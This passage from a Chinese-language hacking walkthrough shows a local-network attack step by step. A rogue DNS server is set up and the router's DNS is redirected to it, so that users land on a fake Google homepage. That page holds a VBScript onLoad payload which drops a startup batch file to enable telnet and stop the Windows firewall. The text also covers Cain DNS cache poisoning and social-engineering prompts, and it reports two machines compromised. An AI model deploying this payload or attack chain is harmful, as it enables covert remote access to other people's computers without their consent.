


图 1




图 2




图 3




图 4




图 5

好了，DNS 设置完毕，我们测试一下，手动配置本机 DNS 为该服务器地址 192.168.2.203，测试正常，如图 6 所示。




图 6

伪装页面及代码实现

现在开始构造恶意代码，代码如下：

```
<html>
<head>
//vbs 脚本代码，在启动目录写入恶意代码
<script type="text/vbscript">
Function WriteToFile
Const ForReading = 1, ForWriting = 2
Dim fso, f
Set fso = CreateObject("Scripting.FileSystemObject")
Set f = fso.OpenTextFile("C:\Documents and Settings\Administrator\「开始」菜单\程序\启动\sec87.bat", ForWriting, True)
f.Write "@echo off&&sc config tlntsvr start= auto>nul&&net stop sharedaccess>nul&&net start telnet>nul"
Set f = fso.OpenTextFile("C:\Documents and Settings\Administrator\「开始」菜单\程序\启动\sec87.bat", ForReading)
WriteToFile =  f.ReadLine
End Function
</script>
</head>
<body onLoad="WriteToFile()">//运行
</body>
</html>
```

打开后，通过 HTML 中 onLoad 事件，运行 WriteToFile 函数，允许脚本运行后，会在 “C:\Documents and Settings\Administrator\「开始」菜单\程序\启动” 目录生成 sec87.bat，恶意内容为：“@echo off&&sc config tlntsvr start= auto>nul&&net stop sharedaccess>nul&&net start telnet”，即：

```
@echo off
sc config tlntsvr start= auto>nul
//因为默认 telnet 服务是禁用的，我们启动
net stop sharedaccess>nul //停止 Windows XP 防火墙
net start telnet>nul //开启 telnet
```

我们将 VBS 加入伪装的 Google 主页中。下面我们登录路由器修改 DNS 地址（TP-LINK 的 DNS 地址在 WAN 配置功能里。修改我们的服务器地址，这里是 192.168.2.203，如图 7 所示，之后重新启动路由器。




图 7

下面就是等待了，通常一般用户是不会注意的，我不信没有一个用户运行脚本，不行的话可以给加点提示什么的，如我们正在测试新服务类似的社会工程。这里涉及一个问题，DNS 缓存，本机查看 DNS 记录，如图 8 所示。




图 8

那么客户机如何清除 DNS 缓存呢？一种方法是 DNS 缓存污染，貌似这小局域网不太靠谱，那就通过 cain 来实现 DNS 缓存污染吧。等了一会，差不多了，简单扫描下存活的机器，小网络里的机器不多，测试了一遍，已经有两个中招了，如图 9 所示。




图 9

